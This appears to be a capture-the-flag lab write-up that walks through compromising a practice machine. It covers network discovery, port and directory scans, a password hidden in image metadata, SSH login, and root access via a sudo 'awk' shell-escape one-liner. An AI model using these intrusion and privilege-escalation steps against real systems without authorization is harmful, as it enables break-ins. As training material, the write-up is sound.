

Vulnerability Assessment and Penetration Testing

OS-HAX

Vedika Bang | Learnings: exiftool, awk | Level: Medium-ish.

Submitted to: Wattlecorp Cybersecurity Labs.

1. First, we use **NETDISCOVER** tool. Basically, Net discover helps us to gather information about IP addresses, MAC addresses of the devices connected to the network. It works like ARP tool. We need root access to execute the command. We can use flags to reduce the output. (Simply man [command name])

```
Currently scanning: 192.168.17.0/16 | Screen View: Unique Hosts
2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120
-----
IP            At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.1.17  08:00:27:b3:cd:1e  1      60   PCS Systemtechnik GmbH
192.168.1.62  [REDACTED]         1      60   Hon Hai Precision Ind. Co.,L
[1]+  Stopped                  netdiscover
root@vedika:~#
```

In the above screenshot, we have gotten a few IP addresses. It is ostensible, net discover can be stopped forcefully if we don't want a full scan; or otherwise. Here, **192.168.1.17** is the required IP address.


2. Since, we have the IP address of the targeted machine, we can use **NMAP (Network Mapper)**, to know if any ports/Services are open/available to exploit.

```
root@vedika:~# nmap -vv 192.168.1.17
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-30 08:19 IST
Initiating ARP Ping Scan at 08:19
Scanning 192.168.1.17 [1 port]
Completed ARP Ping Scan at 08:19, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 08:19
Completed Parallel DNS resolution of 1 host. at 08:19, 13.00s elapsed
Initiating SYN Stealth Scan at 08:19
Scanning 192.168.1.17 [1000 ports]
Discovered open port 22/tcp on 192.168.1.17
Discovered open port 80/tcp on 192.168.1.17
Completed SYN Stealth Scan at 08:19, 0.07s elapsed (1000 total ports)
Nmap scan report for 192.168.1.17
Host is up, received arp-response (0.00023s latency).
Scanned at 2021-08-30 08:19:33 IST for 14s
Not shown: 998 closed ports
Reason: 998 resets
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

Here, we can see **port no.22 (SSH service)** and **port no.80(HTTP service)** are open. So, it's obvious that we should go to that website; since we don't have the username for sting.

3. After looking it up on the browser, we get an ostentatious website, lol. Well, apart from very “Hacker” kind of vibe it didn’t have much to give. (None in page source code too!)



4. Well, we use **dirb** command to enumerate more about the website which isn’t visible to us, clearly. Dirb-it!!

```
DIRB v2.22
By The Dark Raver
-----

START_TIME: Mon Aug 30 08:34:10 2021
URL_BASE: http://192.168.1.17/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt



-----

GENERATED WORDS: 4612


---- Scanning URL: http://192.168.1.17/ ----
==> DIRECTORY: http://192.168.1.17/css/
==> DIRECTORY: http://192.168.1.17/html/
==> DIRECTORY: http://192.168.1.17/img/
+ http://192.168.1.17/index.html (CODE:200|SIZE:3135)
==> DIRECTORY: http://192.168.1.17/js/
+ http://192.168.1.17/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://192.168.1.17/wordpress/
```

Upon looking closely to the output, we received, other than html, CSS, **img directory** seemed bit intriguing. (Because there was nothing in HTML, CSS anyway)

5. Well, to corroborate my statement in the last step, here we go!
Opening the **flagpost.png** which certainly has an obscure clue (as of now) **JAX**




6. Whenever there is an image, steganography is intuitive.
wget the link and **exiftool <filename.png>**



Looking closely to the output, make: **passw@45** makes no sense; hence that is imminent to be our clue. Let's surf it out.
Ta-daa!

Flag2.txt.



7. And `flag2.txt` couldn't have been more familiar! Just when I thought assembly's hello world is not so welcoming, another esoteric language blew my mind. Ingenious enough to not to use again.

```
i+++++ +++++ [->+ +++++ ++<] >++++ +++++ +++++ +++++ .<+++ +[-> -<--<]
>--.- --.<+ +++++ [->-- -<--< ]>--- -.<++ +[-> ++<]> +++++ .<+++ ++[->
+++++ <]>.+ +.+++ +++++ .---- --.<+ ++[-> ++<] >++++ .<+++ +++++[->---
----< ]>-.< +++[->---< ]>--- .+.- --.++ +.<
```

Would have loved to write a script to decode, but no ! translated it into english using an online compiler.

As port 22 is open, SSH service is available. **Command: ssh web@192.168.1.17** After entering the above password, **we are in the targeted machine!**

```
root@vedika: ~  
root@vedika:~# ssh web@192.168.1.17  
The authenticity of host '192.168.1.17 (192.168.1.17)' can't be established.  
ECDSA key fingerprint is SHA256:qRn7pRjCACHLhk35xLKzIqLOPQYZsiqzYPWixTi7+mk.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? Y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '192.168.1.17' (ECDSA) to the list of known hosts.  
web@192.168.1.17's password:  
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
222 packages can be updated.  
165 updates are security updates.  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.
```

8. After performing some commands like pwd, cd, ls

```
$ pwd
/home/web
$ ls
flag3.txt
$ cat flag3.txt
```

Go To Root

```
MD5-HASH : 40740735d446c27cd551f890030f7c75
$ |
```

Okay! “let’s go to Root”!!

9. Well, very imminent step is to check About of the system. Using command uname-a/uname-r, we understand the version is older. It’s very alike that we might find a vulnerability regarding the same.

```
$ uname -a
Linux jax 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:01:15 UTC 2019 i686 i686 i686 GNU/Linux
$ uname -r
4.4.0-142-generic
$ |
```

10. After enumerating some sudo commands, like `sudo -s`, `sudo -l` it shows that `awk` may run on Jax, which is unlikely but not weird (it's a box after all) I had no idea what `awk` is, until then.

```
$ sudo -s
[sudo] password for web:
Sorry, user web is not allowed to execute '/bin/sh' as root on jax.
$ sudo -l
Matching Defaults entries for web on jax:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User web may run the following commands on jax:
    (root) NOPASSWD: /usr/bin/awk
$ |
```

11. Well, **awk** is a scripting language and work kind of similar to regex in python. It manipulates the data and generate the reports. Having said that and from above, Google-ing was enough to know. :-D GTFObin helps!

 / **awk**  Star 5,163

Shell Non-Interactive reverse shell Non-Interactive bind shell File write File read SUID Sudo Limited SUID

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
awk 'BEGIN {system("/bin/sh")}'
```

12. Running highlighted command got:

```
final.txt
# final.txt
/bin/sh: 5: final.txt: not found
# clear
```

```
# cd /root
# ls
final.txt
# cat final.txt
```

MD5-HASH : bae11ce4f67af91fa58576c1da2aad4b

Rahul_Gehlaut ==> <https://www.linkedin.com/in/rahulgehlaut/>

```
Web_Site ==>> http://jameshacker.me
# |
```